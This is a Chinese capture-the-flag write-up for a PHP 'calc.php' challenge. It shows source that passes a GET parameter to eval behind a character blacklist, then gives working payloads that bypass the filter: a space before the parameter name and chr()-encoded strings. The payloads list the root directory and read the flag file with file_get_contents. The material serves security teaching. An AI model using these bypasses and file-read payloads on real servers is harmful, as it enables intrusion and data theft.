
发现有一个calc.php文件，进行访问

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

可以发现对空格，换行符以及很多进行了过滤,对num的非字母无法通过限制，导致我们无法进行注入，我在这里也不知道怎么整，学习了其他师傅的思路后，了解到我们可以在？后面加一个空格再加变量，这样对于服务器端来说识别的变量就是 `num` 而不是 `num` ，但php解析仍将其视为 `num` ，此时就可以实现注入
此时我们查看当前目录，但是 `/` 被过滤了，我们这里用 `chr(47)` 即可，构造payload如下

```
? num=1;var_dump(scandir(chr(47)))
```

```
1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5)
"f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4)
"root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3)
"var" }
```



可以发现flag就在其中，可惜这里flag不是php类文件，要不然可以用交换键值和键名，再随机获取键名的方式来获取flag，这种方式在浅析命令执行中有讲解，感兴趣的师傅们可以看一下

先介绍一个函数

```
file_get_contents():
把整个文件读入一个字符串中.该函数是用于把文件的内容读入到一个字符串中的首选方法。
```

话说回来，这里的flag我们想获取，那只能将字母转换成chr()这种方式来绕过，因此我们将`f`转换成`chr(102)`,`1`转换成`chr(49)`，`a`转换成`chr(97)`,`g`转换成`chr(103)`，中间用`.`进行连接,此时再借用`file_get_contents`函数获取文件内容，因为没有设置存放的变量，所以其会直接显现在界面上，构造最终payload如下

```
? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

1string(43) "flag{8250b02c-e48c-4ec2-bd4b-82441b6b25ee} "